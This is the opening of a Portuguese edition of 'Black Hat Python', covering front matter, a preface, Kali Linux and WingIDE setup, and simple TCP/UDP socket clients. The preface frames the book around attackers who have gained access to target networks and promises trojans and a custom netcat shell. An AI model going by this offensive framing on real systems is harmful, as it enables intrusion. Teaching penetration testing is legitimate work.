Black Hat Python

Programação Python para hackers e pentesters

Black Hat Python

Programação Python para hackers e pentesters

Justin Seitz

Novatec

Editor: Rubens Prates
Tradução: Lúcia A. Kinoshita
Revisão gramatical: Patrizia Zagni
Editoração eletrônica: Carolina Kuwabata
Assistente editorial: Priscila A. Yoshimatsu

ISBN: 978-85-7522-557-8

Histórico de edições impressas:

Novembro/2016	Segunda reimpressão
Novembro/2015	Primeira reimpressão
Março/2015	Primeira edição

Novatec Editora Ltda.
Rua Luís Antônio dos Santos 110
02460-000 – São Paulo, SP – Brasil
Tel.: +55 11 2959-6529
E-mail: novatec@novatec.com.br
Site: www.novatec.com.br
Twitter: twitter.com/novateceditora
Facebook: facebook.com/novatec
LinkedIn: linkedin.com/in/novatec

Para Pat

Embora nunca tenhamos nos conhecido, sou eternamente grato por todos os membros da família maravilhosa que você me deu.

Canadian Cancer Society
www.cancer.ca

Sumário

Sobre o autor

Justin Seitz é pesquisador sênior na área de segurança na Immunity, Inc, empresa em que passa seu tempo procurando bugs, fazendo engenharia reversa, escrevendo exploits e codificando em Python. É autor de *Gray Hat Python* – o primeiro livro a discutir o Python para análise de segurança.

Sobre os revisores técnicos

Dan Frisch tem mais de dez anos de experiência em segurança da informação. Atualmente, é analista sênior de segurança em uma agência canadense encarregada de assegurar o cumprimento da lei. Antes de assumir essa função, ele trabalhou como consultor, fazendo avaliações de segurança para empresas financeiras e de tecnologia na América no Norte. Pelo fato de ser obcecado por tecnologia e ser faixa preta de terceiro grau, você pode supor (corretamente) que toda a sua vida é baseada em *Matrix*.

Desde os velhos tempos do Commodore PET e do VIC-20, a tecnologia tem sido uma companheira constante (e, às vezes, uma obsessão!) para Cliff Janzen. Cliff descobriu a paixão pela carreira quando passou a trabalhar com segurança da informação em 2008, depois de uma década em operações de TI. Nos últimos anos, está satisfeito trabalhando como consultor na área de segurança e fazendo de tudo, de análise de políticas a testes de invasão, e ele se considera uma pessoa de sorte por ter uma carreira que também é o seu hobby favorito.

Apresentação

Python continua sendo a linguagem dominante no mundo da segurança da informação, mesmo que a conversa sobre sua linguagem preferida às vezes se pareça mais como uma guerra religiosa. As ferramentas baseadas em Python incluem todo tipo de fuzzers, proxies e até mesmo o exploit ocasional. Os frameworks para exploração de falhas, como o CANVAS, foram escritos em Python, assim como ferramentas menos conhecidas, como o PyEmu ou o Sulley.

Praticamente todo fuzzer ou exploit que já escrevi foi em Python. Com efeito, a pesquisa em hacking automotivo que Chris Valasek e eu realizamos recentemente continha uma biblioteca para injetar mensagens CAN em sua rede automotiva usando Python!

Se você estiver interessado em lidar com tarefas na área de segurança da informação, Python é uma ótima linguagem para conhecer por causa do grande volume de engenharia reversa e da grande quantidade de bibliotecas de exploração de falhas disponíveis para uso. Se os desenvolvedores do Metasploit caíssem na real e migrassem de Ruby para Python, nossa comunidade seria unida.

Neste novo livro, Justin discute uma grande variedade de assuntos que um jovem hacker empreendedor deverá começar a aprender. O livro inclui descrições de como ler e escrever pacotes de rede, fazer sniffing e tudo de que você poderá precisar para fazer auditorias em aplicações web e atacá-las. Em seguida, dedica um período significativo de tempo explorando a maneira de criar código para lidar com especificidades relacionadas ao ataque de sistemas Windows. Em geral, *Black Hat Python* é uma leitura divertida e, embora o livro não o transformará em um superhacker incrível como eu, certamente o colocará no caminho certo. Lembre-se de que o que distingue os script kiddies dos profissionais é o fato de que aqueles usam as ferramentas de outras pessoas, enquanto estes criam suas próprias ferramentas.

Charlie Miller
St. Louis, Missouri
Setembro de 2014

Prefácio

Hacker Python. São duas palavras que você poderia realmente usar para me descrever. Na Immunity, tenho sorte o suficiente para trabalhar com pessoas que realmente sabem como codificar em Python. Não sou uma delas. Passo boa parte do meu tempo fazendo testes de invasão, o que exige o desenvolvimento rápido de ferramenta Python, com foco na execução e na entrega de resultados (e não necessariamente na beleza, na otimização nem mesmo na estabilidade). Ao longo deste livro, você verá que essa é a maneira como eu codifico, mas acho também que isso faz parte daquilo que me torna um pentester mais eficiente. Espero que essa filosofia e esse estilo o ajudem também.

À medida que fizer progressos neste livro, você também perceberá que não exploro nenhum assunto em profundidade. É proposital. Quero oferecer o mínimo necessário, com um tempero a mais, para que você tenha um conhecimento básico. Com isso em mente, espalhei ideias e lições de casa pelo livro para permitir que você trilhe seu próprio caminho. Incentivo-o a explorar essas ideias, e adoraria tomar conhecimento de suas próprias implementações, do desenvolvimento de ferramentas ou das lições de casa que você fizer.

Como ocorre com qualquer livro técnico, os leitores com níveis distintos de habilidade em Python (ou em segurança de informação em geral) terão experiências diferentes. Alguns simplesmente lerão os capítulos pertinentes a uma tarefa de consultoria em que estiverem envolvidos, enquanto outros poderão lê-lo de ponta a ponta. Se você for um programador Python de nível iniciante ao intermediário, recomendo começar desde o início do livro e lê-lo na sequência. Você conhecerá alguns bons blocos de construção no caminho.

Para começar, apresento alguns fundamentos sobre rede no capítulo 2 e prossigo lentamente em direção aos sockets básicos no capítulo 3 e ao uso do Scapy no capítulo 4 para descrever algumas ferramentas mais interessantes de rede. A próxima seção do livro lida com hacking de aplicações web, começando com suas próprias ferramentas personalizadas no capítulo 5 e, em seguida, estendendo o

popular Burp Suite no capítulo 6. A partir daí, passaremos um bom tempo conversando sobre cavalos de Troia (trojans), começando com comandos e controles do GitHub no capítulo 6 e prosseguindo até o capítulo 10, em que discutiremos alguns truques de escalação de privilégios no Windows. O último capítulo trata do uso do Volatility para automatizar algumas técnicas forenses de ataque à memória.

Tentei manter os exemplos de código breves e objetivos, o que também vale para as explicações. Se Python for uma novidade para você, incentivo-o a digitar toda e qualquer linha para desenvolver seus músculos cerebrais de codificação. Todos os exemplos de código-fonte deste livro estão disponíveis em *http://nostarch.com/blackhatpython/*.

Aqui vamos nós!

Agradecimentos

Gostaria de agradecer à minha família – minha bela esposa, Clare, e meus cinco filhos, Emily, Carter, Cohen, Brady e Mason –, por todo o incentivo e a tolerância durante o período de um ano e meio de minha vida em que passei escrevendo este livro. Meus irmãos, minha irmã, minha mãe, meu pai e Paulette também me deixaram bastante motivado a prosseguir, independentemente do que ocorresse. Amo todos vocês!

A todo o pessoal da Immunity (mencionaria cada um deles aqui se houvesse espaço), obrigado por me aguentarem todos os dias. Vocês realmente são uma equipe incrível com quem trabalhar. À equipe da No Starch – Tyler, Bill, Serena e Leigh –, muito obrigado por todo o trabalho árduo investido neste livro e aos demais em seu acervo. Todos nós apreciamos isso.

Também gostaria de agradecer aos meus revisores técnicos Dan Frisch e Cliff Janzen. Esses rapazes digitaram e criticaram todas as linhas de código, escreveram código para suporte, fizeram edições e ofereceram um suporte absolutamente incrível durante todo o processo. Qualquer pessoa que estiver escrevendo um livro sobre segurança de informação deveria realmente contar com a ajuda desses rapazes; eles foram mais que maravilhosos.

A todos os demais da gangue que compartilharam drinks, risadas e GChats, obrigado por me permitirem reclamar e lamentar sobre o processo de escrita deste livro.

CAPÍTULO 1

Configurando o seu ambiente Python

Embora seja crucial, essa é a parte menos divertida do livro, em que descrevemos a configuração de um ambiente no qual poderemos escrever e testar o Python. Faremos um curso rápido de configuração de uma VM (Virtual Machine, ou máquina virtual) Kali Linux e de instalação de um bom IDE para que você possa ter tudo o que for necessário para desenvolver códigos. No final deste capítulo, você deverá estar pronto para enfrentar os exercícios e os exemplos de código do restante do livro.

Antes de começar, baixe e instale o VMWare Player[1]. Também recomendo que você tenha algumas máquinas virtuais Windows prontas, incluindo o Windows XP e o Windows 7, de preferência na versão 32 bits em ambos os casos.

Instalando o Kali Linux

O Kali é o sucessor da distribuição BackTrack Linux, projetado pela Offensive Security totalmente como um sistema operacional para testes de invasão. Ele vem com diversas ferramentas previamente instaladas e é baseado no Debian Linux, portanto será também possível instalar uma grande variedade de ferramentas e de bibliotecas adicionais além daquelas que já estão no sistema operacional.

Inicialmente, obtenha a imagem da Kali VM a partir do endereço *http://images.offensive-security.com/kali-linux-1.0.9-vm-i486.7z*[2]. Faça download e descompacte a imagem; em seguida, dê um clique duplo nela para o VMWare Player dispará-la. O nome do usuário default é *root* e a senha é *toor*. Isso permitirá que você acesse todo o ambiente desktop do Kali (Figura 1.1).

1 O VMWare Player pode ser baixado a partir de *http://www.vmware.com/*.
2 Para ver uma lista dos links "clicáveis" deste capítulo, acesse *http://nostarch.com/blackhatpython*.

Figura 1.1 – O desktop do Kali Linux.

A primeira tarefa será garantir que a versão correta do Python esteja instalada. No livro todo, usaremos o Python 2.7. No shell (**Applications > Accessories > Terminal**, ou Aplicações > Acessórios > Terminal), execute o seguinte:

```
root@kali:~# python --version
Python 2.7.3
root@kali:~#
```

Se você fez download da imagem exata que recomendei anteriormente, o Python 2.7 será automaticamente instalado. Por favor, observe que usar uma versão diferente do Python poderá fazer com que alguns exemplos de código deste livro não funcionem. Você foi avisado disso.

Agora vamos acrescentar algumas partes úteis do gerenciamento do pacote Python na forma do `easy_install` e do `pip`. Eles são muito semelhantes ao gerenciador de pacotes `apt`, pois permitem instalar bibliotecas Python diretamente, sem a necessidade de baixá-las, desempacotá-las e instalá-las manualmente. Vamos instalar ambos os gerenciadores de pacote executando os comandos a seguir:

```
root@kali:~#: apt-get install python-setuptools python-pip
```

Quando os pacotes estiverem instalados, poderemos realizar um teste rápido e instalar o módulo que usaremos no capítulo 7 para criar um cavalo de Troia baseado no GitHub. Digite o seguinte comando em seu terminal:

```
root@kali:~#: pip install github3.py
```

Você deverá ver uma saída em seu terminal indicando que a biblioteca está sendo baixada e instalada.

Em seguida, acesse um shell Python e confira se a instalação foi feita corretamente:

```
root@kali:~#: python
Python 2.7.3 (default, Mar 14 2014, 11:57:14)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import github3
>>> exit()
```

Se seus resultados não forem idênticos a esse, então haverá um "problema de configuração" em seu ambiente Python e você terá envergonhado seu "dojo" Python! Nesse caso, certifique-se de ter seguido todos os passos anteriores e de ter a versão correta do Kali.

Tenha em mente que para a maioria dos exemplos deste livro, seu código poderá ser desenvolvido em uma variedade de ambientes, incluindo Mac, Linux e Windows. Há alguns capítulos específicos do Windows. Vou garantir que você saiba disso no início do capítulo.

Agora que temos nossa máquina virtual para hacking configurada, vamos instalar um IDE Python para desenvolvimento.

WingIDE

Embora, normalmente, eu não defenda produtos de software comerciais, o WingIDE é o melhor IDE que já usei nos últimos sete anos na Immunity. O WingIDE oferece todas as funcionalidades básicas de um IDE como preenchimento automático e explicação sobre parâmetros de função, porém são seus recursos de debugging que o destacam em relação aos demais IDEs. Farei uma apresentação rápida da versão comercial do WingIDE, mas é claro que você deverá escolher aquela que lhe for mais conveniente[3].

3 Para ver uma comparação das funcionalidades entre as versões, veja *https://wingware.com/wingide/features/*.

O WingIDE pode ser obtido em *http://www.wingware.com/*; recomendo a instalação da versão trial para que você possa experimentar alguns dos recursos disponíveis na versão comercial antes.

Seu desenvolvimento poderá ser feito na plataforma que você quiser, mas talvez seja melhor instalar o WingIDE em sua Kali VM, pelo menos para começar. Se você seguiu minhas instruções até agora, certifique-se de ter baixado o pacote *.deb* para 32 bits do WingIDE e salve-o em seu diretório de usuário. Em seguida, acesse um terminal e execute o comando a seguir:

```
root@kali:~# dpkg -i wingide5_5.0.9-1_i386.deb
```

Esse comando deverá instalar o WingIDE conforme planejado. Se algum erro de instalação ocorrer, pode ser que algumas dependências não tenham sido resolvidas. Nesse caso, basta executar:

```
root@kali:~# apt-get -f install
```

Isso deverá corrigir qualquer dependência que esteja faltando e instalar o WingIDE. Para conferir se ele foi devidamente instalado, certifique-se de que é possível acessá-lo (Figura 1.2).




Figura 1.2 – Acessando o WingIDE a partir do desktop do Kali.

Inicie o WingIDE e abra um novo arquivo Python vazio. Em seguida, acompanhe-me enquanto faço uma descrição rápida de alguns recursos úteis. Para começar, sua tela deverá ter uma aparência como aquela mostrada na figura 1.3, com a área principal para edição de código na parte superior à esquerda e um conjunto de abas na parte inferior.




Figura 1.3 – Layout da janela principal do WingIDE.

Vamos criar um código simples para demonstrar algumas das funções úteis do WingIDE, incluindo as abas Debug Probe (Sonda de depuração) e Stack Data (Dados de pilha). Digite o código a seguir no editor:

```
def sum(number_one,number_two):
    number_one_int = convert_integer(number_one)
    number_two_int = convert_integer(number_two)

    result = number_one_int + number_two_int

    return result
```

```
def convert_integer(number_string):

    converted_integer = int(number_string)
    return converted_integer

answer = sum("1","2")
```

Esse é um exemplo bastante artificial, porém é uma demonstração excelente de como facilitar sua vida com o WingIDE. Salve-o com o nome de arquivo que você quiser, clique no item de menu **Debug** (Depurar) e selecione a opção **Select Current as Main Debug File** (Selecionar arquivo atual como o arquivo principal para debug) (Figura 1.4).




Figura 1.4 – Definindo o script Python atual para debugging.

Agora, defina um breakpoint na linha de código que contém:

```
return converted_integer
```

Isso pode ser feito ao clicar na margem esquerda ou pressionando a tecla **F9**. Você verá um pequeno ponto vermelho aparecer na margem. Agora, execute o script teclando F5; a execução deverá ser interrompida em seu breakpoint. Clique na aba **Stack Data** (Dados de pilha) e você deverá ver uma tela como a que está sendo mostrada na figura 1.5.




Figura 1.5 – Visualizando os dados de pilha depois que um breakpoint foi atingido.

A aba **Stack Data** irá mostrar algumas informações úteis, como o estado de quaisquer variáveis local e global no momento em que nosso breakpoint foi atingido. Isso nos permite depurar códigos mais avançados, sendo necessário inspecionar variáveis durante a execução com o intuito de localizar bugs. Se clicar na barra suspensa, você poderá ver também a pilha corrente de chamadas, que informa qual função chamou a função em que você está no momento. Dê uma olhada na figura 1.6 para ver o trace da pilha.




Figura 1.6 – Visualizando o trace atual da pilha.

Podemos ver que `convert_integer` foi chamado a partir da função `sum` na linha 3 de nosso script Python. Isso será bastante útil se você tiver chamadas recursivas de função ou uma função chamada de vários locais em potencial. Usar a aba Stack Data será muito prático em sua carreira de desenvolvimento em Python!

O próximo recurso importante é a aba **Debug Probe**, a qual permite acessar um shell Python que está executando no contexto atual do exato instante em que seu breakpoint foi atingido. Isso permite inspecionar e modificar variáveis, assim como escrever pequenos trechos de código de teste para experimentar novas ideias ou resolver problemas. A figura 1.7 mostra como inspecionar a variável `converted_integer` e alterar o seu valor.




Figura 1.7 – Usando Debug Probe para inspecionar e modificar variáveis locais.

Após ter feito algumas modificações, a execução do script poderá ser retomada ao teclar **F5**.

Embora seja bem simples, esse exemplo demonstra alguns dos recursos mais úteis do WingIDE para desenvolvimento e depuração de scripts Python[4].

É tudo de que precisamos para começar a desenvolver códigos para o restante deste livro. Não se esqueça de deixar as máquinas virtuais prontas como computadores-alvo para os capítulos específicos do Windows, mas é claro que não haverá nenhum problema se um hardware nativo for usado.

Agora vamos realmente dar início à nossa diversão!

4 Se você já usa um IDE com recursos comparáveis aos do WingIDE, por favor, envie-me um email ou um tuíte, pois adoraria saber disso!

CAPÍTULO 2

Redes: o básico

A rede é e sempre será a área mais sexy para um hacker. Um invasor pode fazer quase tudo com um simples acesso de rede, como efetuar scan de hosts, injetar pacotes, fazer sniffing de dados, explorar hosts remotamente e muito mais. No entanto, se você é um invasor que conseguiu acessar as profundezas de uma empresa-alvo, poderá se ver em uma situação um pouco complicada: não terá nenhuma ferramenta para realizar ataques de rede. Não terá netcat nem Wireshark. Não terá um compilador nem qualquer maneira de instalar um. Contudo, ficará surpreso ao descobrir que, em muitos casos, será possível encontrar uma instalação Python, e é desse ponto que partiremos.

Este capítulo oferece algumas informações básicas sobre redes com Python usando o módulo `socket`[1]. Ao longo do caminho, criaremos clientes, servidores e um proxy TCP e, em seguida, nós os transformaremos em nosso próprio netcat completo, com shell de comandos.

Este capítulos contém os fundamentos para os capítulos subsequentes, em que desenvolveremos uma ferramenta para descoberta de hosts, implementaremos sniffers multiplataforma e criaremos um framework para cavalo de Troia remoto. Vamos começar!

Redes com Python em um parágrafo

Os programadores têm várias ferramentas de terceiros para criar servidores e clientes em rede usando Python, porém o módulo principal para todas essas ferramentas é o `socket`. Esse módulo expõe todas as partes necessárias para criar clientes e servidores TCP e UDP rapidamente, usar sockets puros e assim por diante. Visando a invadir ou a preservar o acesso aos computadores-alvos, esse módulo é tudo de que precisaremos. Vamos começar criando alguns clientes e servidores simples – os dois scripts de rede mais rápidos e mais comuns que você desenvolverá.

1 A documentação completa do módulo socket pode ser encontrada em *http://docs.python.org/2/library/socket.html*.

Cliente TCP

Já houve inúmeras vezes durante os testes de invasão em que precisei criar um cliente TCP para testar serviços, enviar dados contendo lixo, fazer fuzzing ou realizar quaisquer outras tarefas. Se você estiver trabalhando nas profundezas dos ambientes de empresas de grande porte, não terá o luxo de ter ferramentas de rede nem compiladores e, às vezes, sequer recursos absolutamente básicos como a capacidade de copiar/colar ou uma conexão com a Internet. É nesse ponto que ser capaz de criar um cliente TCP de forma rápida vem extremamente a calhar. Mas chega de conversa fiada – vamos começar a codificar. Aqui está um cliente TCP simples:

```
   import socket

   target_host = "www.google.com"
   target_port = 80

   # cria um objeto socket
❶ client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

   # faz o cliente se conectar
❸ client.connect((target_host,target_port))

   # envia alguns dados
❸ client.send("GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

   # recebe alguns dados
❹ response = client.recv(4096)

   print response
```

Inicialmente, criamos um objeto socket com os parâmetros `AF_INET` e `SOCK_STREAM` ❶. O parâmetro `AF_INET` diz que usaremos um endereço IPv4 padrão ou um nome de host, e `SOCK_STREAM` indica que esse será um cliente TCP. Em seguida, conectamos o cliente ao servidor ❷ e enviamos alguns dados a ele ❸. O último passo consiste em receber alguns dados de volta e exibir a resposta ❹. É a forma mais simples que um cliente TCP pode assumir, mas é aquela que você criará com mais frequência.

No trecho de código anterior, estamos fazendo algumas suposições sérias sobre os sockets em relação às quais, definitivamente, você deverá estar ciente. A primeira suposição é que nossa conexão sempre terá sucesso e a segunda é que o servidor

sempre estará esperando que lhe enviemos dados antes (em oposição aos servidores que esperam enviar dados a você antes e esperam a sua resposta). Nossa terceira suposição é que o servidor sempre nos enviará dados de volta imediatamente. Fazemos essas suposições principalmente por questões de simplicidade. Embora os programadores tenham opiniões variadas sobre como lidar com sockets bloqueantes, tratar exceções em sockets e assuntos desse tipo, é bem raro que os pentesters desenvolvam essas sofisticações nas ferramentas "rápidas e sujas" para trabalhos de reconhecimento ou de exploração de falhas, portanto iremos omiti-los neste capítulo.

Cliente UDP

Um cliente UDP Python não é muito diferente de um cliente TCP; precisamos fazer somente duas pequenas alterações para que os pacotes sejam enviados em formato UDP:

```
import socket

target_host = "127.0.0.1"
target_port = 80

# cria um objeto socket
❶ client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# envia alguns dados
❷ client.sendto("AAABBBCCC",(target_host,target_port))

# recebe alguns dados
❸ data, addr = client.recvfrom(4096)

print data
```

Como podemos ver, mudamos o tipo de socket para `SOCK_DGRAM` ❶ quando criamos o objeto socket. O próximo passo consiste em simplesmente chamar `sendto()` ❷, passando os dados e o servidor para o qual você deseja enviá-los. Como o UDP é um protocolo que não é orientado à conexão, não há nenhuma chamada anterior a `connect()`. O último passo consiste em chamar `recvfrom()` ❸ para receber de volta os dados UDP. Você também perceberá que tanto os dados quanto os detalhes sobre o host remoto e a porta são recebidos.

